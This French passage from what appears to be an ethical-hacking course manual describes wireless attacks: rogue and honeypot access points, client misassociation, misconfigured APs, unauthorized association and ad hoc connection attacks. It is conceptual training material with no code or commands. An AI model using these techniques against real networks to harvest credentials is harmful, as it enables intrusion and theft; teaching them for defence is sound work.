Les sections précédentes ont abordé les concepts de base des réseaux sans fil et les mécanismes de sécurité de ces réseaux, comme les algorithmes de chiffrement qui sécurisent les communications au sein des réseaux sans fil. Pour sécuriser les réseaux sans fil, un professionnel de la sécurité doit comprendre les différentes faiblesses des algorithmes de chiffrement qui sont susceptibles d'intéresser les attaquants. Le réseau sans fil peut être exposé à différents types d'attaques. Cette section traite des différents types d'attaques sur les réseaux sans fil et des outils utilisés pour les mener.



Attaque à l'aide de points d'accès pirates

Les cartes réseau des clients se connectent aux points d'accès en s'authentifiant à l'aide de SSID. Les points d'accès non autorisés (ou pirates) permettent à toute personne disposant d'un équipement 802.11 de se connecter à un réseau d'entreprise. Un point d'accès non autorisé peut permettre à un pirate d'accéder au réseau.

À l'aide d'outils d'écoute réseau sans fil, il est possible de déterminer les adresses MAC autorisées, le nom du fournisseur et les configurations de sécurité des points d'accès. Un attaquant peut ensuite créer une liste d'adresses MAC de points d'accès autorisés sur le réseau local cible et la comparer à la liste d'adresses MAC trouvées par l'écoute réseau. Il peut ensuite créer un point d'accès pirate et le placer près du réseau d'entreprise ciblé. Les attaquants utilisent les points d'accès pirates placés dans un réseau 802.11 pour détourner les connexions des utilisateurs du réseau. Lorsqu'un utilisateur allume son ordinateur, le faux point d'accès propose à la carte réseau de l'utilisateur de se connecter. L'attaquant incite l'utilisateur à se connecter au point d'accès pirate en lui envoyant le SSID. Si l'utilisateur se connecte au point d'accès pirate en pensant qu'il s'agit d'un point d'accès légitime, tout le trafic de l'utilisateur passe par le point d'accès pirate, ce qui permet une forme d'analyse réseau sans fil. Les paquets ainsi obtenus peuvent même contenir des noms d'utilisateur et des mots de passe.





Figure 8.9 : Attaque par un AP malveillant



Mauvaise association du client

La mauvaise association est une faille de sécurité qui peut se produire lorsqu'un client du réseau se connecte à un point d'accès voisin. Les mauvaises associations de clients peuvent avoir lieu pour diverses raisons : Clients mal configurés, couverture insuffisante du réseau Wi-Fi de l'entreprise, absence de politique Wi-Fi, restrictions sur l'utilisation d'Internet au bureau, connexions ad hoc que les administrateurs ne gèrent pas régulièrement et SSID attractifs. Elles peuvent se produire à l'insu ou non du client sans fil.

Pour réaliser une attaque par mauvaise association de clients, un attaquant installe un point d'accès pirate à l'extérieur du périmètre de l'entreprise. L'attaquant détermine d'abord le SSID du réseau sans fil ciblé. À l'aide d'un SSID usurpé, l'attaquant peut envoyer des trames balises annonçant le faux point d'accès afin d'inciter les clients à se connecter. L'attaquant peut utiliser le point d'accès pirate comme canal pour contourner les politiques de sécurité de l'entreprise. Une fois qu'un client s'est connecté au faux point d'accès, un attaquant peut récupérer des informations sensibles telles que des noms d'utilisateur et des mots de passe en lançant des attaques MITM, des attaques par dictionnaire sur l'EAP ou des attaques Metasploit pour exploiter la mauvaise association du client.





Figure 8.10 : Attaque par mauvaise association de clients



Attaque de PA mal configurés

La plupart des organisations consacrent beaucoup de temps à la définition et à la mise en œuvre de politiques de sécurité Wi-Fi, mais il peut arriver qu'un client d'un réseau sans fil modifie les paramètres de sécurité d'un point d'accès sans le vouloir. Cela peut conduire à une mauvaise configuration des points d'accès. Un point d'accès mal configuré peut exposer à des attaques un réseau par ailleurs bien sécurisé.

Il est difficile de détecter un point d'accès mal configuré car il s'agit d'un équipement autorisé et légitime sur le réseau. Les attaquants peuvent facilement se connecter à un réseau sécurisé par le biais de points d'accès mal configurés, qui continuent de fonctionner normalement après la connexion d'un attaquant, car aucune alerte ne sera déclenchée même si l'attaquant utilise la connexion pour compromettre la sécurité. De nombreuses organisations ne maintiennent pas de politiques de sécurité Wi-Fi et ne prennent pas les mesures appropriées pour éliminer cette faille dans les configurations de sécurité.

À mesure que les réseaux Wi-Fi des organisations s'étendent à davantage de sites et d'équipements, les points d'accès mal configurés deviennent de plus en plus dangereux. Les éléments clefs qui jouent un rôle important dans ce type d'attaque sont les suivants :

- **Diffusion du SSID** : Un attaquant configure les points d'accès pour qu'ils diffusent les SSID aux utilisateurs autorisés. Tous les modèles de points d'accès ont leur propre SSID par défaut et les points d'accès avec des configurations par défaut utilisant des SSID par défaut sont vulnérables aux attaques par dictionnaire et par force brute. Même si les utilisateurs activent le WEP, un SSID non chiffré diffuse le mot de passe en clair.
- **Mot de passe faible** : Certains administrateurs réseau utilisent à tort les SSID comme mots de passe de base pour vérifier les utilisateurs autorisés. Les SSID font office de

mots de passe rudimentaires et aident les administrateurs réseau à reconnaître les équipements sans fil autorisés sur le réseau.

- **Erreur de configuration :** Par erreur de configuration, on entend les erreurs commises lors de l'installation, les politiques de configuration d'un AP, les erreurs humaines commises lors du dépannage des problèmes de WLAN et les changements de sécurité qui ne sont pas mis en œuvre de manière uniforme dans une architecture. La diffusion du SSID est une erreur de configuration qui aide les attaquants à voler le SSID, ce qui fait supposer au PA que l'attaquant tente une connexion légitime.





Figure 8.11 : Attaque de PA mal configuré



Association non autorisée

L'association non autorisée est une menace majeure pour les réseaux sans fil. Elle se présente sous deux formes : L'association accidentelle et l'association malveillante. Un attaquant effectue une association malveillante à l'aide de points d'accès logiciels au lieu de points d'accès d'entreprise. En général, l'attaquant crée un point d'accès logiciel sur un ordinateur portable en exécutant un outil qui fait apparaître la carte réseau de l'ordinateur portable comme un point d'accès légitime. L'attaquant utilise ensuite ce point d'accès logiciel pour accéder au réseau sans fil ciblé. Les points d'accès logiciels sont disponibles sur les cartes clients ou les radios WLAN intégrées dans certains PDA et ordinateurs portables ; un pirate peut les lancer directement ou par le biais d'un virus. L'attaquant infecte la machine de la victime et active les AP logiciels, permettant ainsi une connexion non autorisée au réseau de l'entreprise. Un attaquant qui accède au réseau en utilisant une association non autorisée peut voler des mots de passe, lancer des attaques sur un réseau filaire ou planter des chevaux de Troie. L'association accidentelle consiste à se connecter à l'AP du réseau ciblé à partir du réseau d'une organisation voisine qui le recouvre, ceci à l'insu de la victime.





Figure 8.12 : Attaque par association non autorisée

Ad-Hoc Connection Attack

✓
Wi-Fi clients communicate directly via an **ad hoc mode** that does not require an AP to relay packets



✗
An ad hoc mode is inherently insecure and does not **provide strong authentication and encryption**

💡
Thus, attackers can easily connect to and **compromise the enterprise client operating in ad hoc mode**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque de connexion ad hoc

Les clients Wi-Fi peuvent communiquer directement via un mode ad hoc qui ne nécessite pas de PA pour relayer les paquets. Les données peuvent être facilement partagées entre les clients dans les réseaux ad hoc qui sont assez populaires parmi les utilisateurs de Wi-Fi. Des menaces pour la sécurité apparaissent lorsqu'un attaquant force un réseau à activer le mode ad hoc. Certaines ressources du réseau ne sont accessibles qu'en mode ad hoc, mais ce mode est intrinsèquement peu sûr et ne permet pas une authentification ou un chiffrement fort. Ainsi, un attaquant peut facilement se connecter à un client fonctionnant en mode ad hoc et le compromettre. Un attaquant qui pénètre un réseau sans fil peut également utiliser une connexion ad hoc pour compromettre la sécurité du réseau local filaire de l'organisation.





Figure 8.13 : Attaque de connexion ad hoc



Attaque de PA en pot de miel

Si plusieurs réseaux locaux sans fil coexistent dans une même zone, un utilisateur peut se connecter à n'importe quel réseau disponible. De telles zones sont vulnérables aux attaques. Normalement, lorsqu'un client sans fil est en fonction, il sonde un réseau sans fil à proximité à la recherche d'un SSID spécifique. Un pirate tire parti de ce comportement des clients sans fil en créant un réseau sans fil non autorisé à l'aide d'un point d'accès pirate. Ce point d'accès est doté d'antennes de grande puissance (à gain élevé) et utilise le même SSID que le réseau ciblé. Les utilisateurs qui se connectent régulièrement à plusieurs WLAN peuvent se connecter au point d'accès pirate. Ces points d'accès installés par les attaquants sont appelés points d'accès "pot de miel". Ils émettent un signal de balise plus fort que les points d'accès légitimes, de sorte que les cartes réseau qui recherchent le signal le plus fort disponible peuvent se connecter au point d'accès pirate. Si un utilisateur autorisé se connecte à un point d'accès "pot de miel", une vulnérabilité de sécurité est créée et les informations sensibles de l'utilisateur, telles que son identité, son nom d'utilisateur et son mot de passe, peuvent être révélées à l'attaquant.


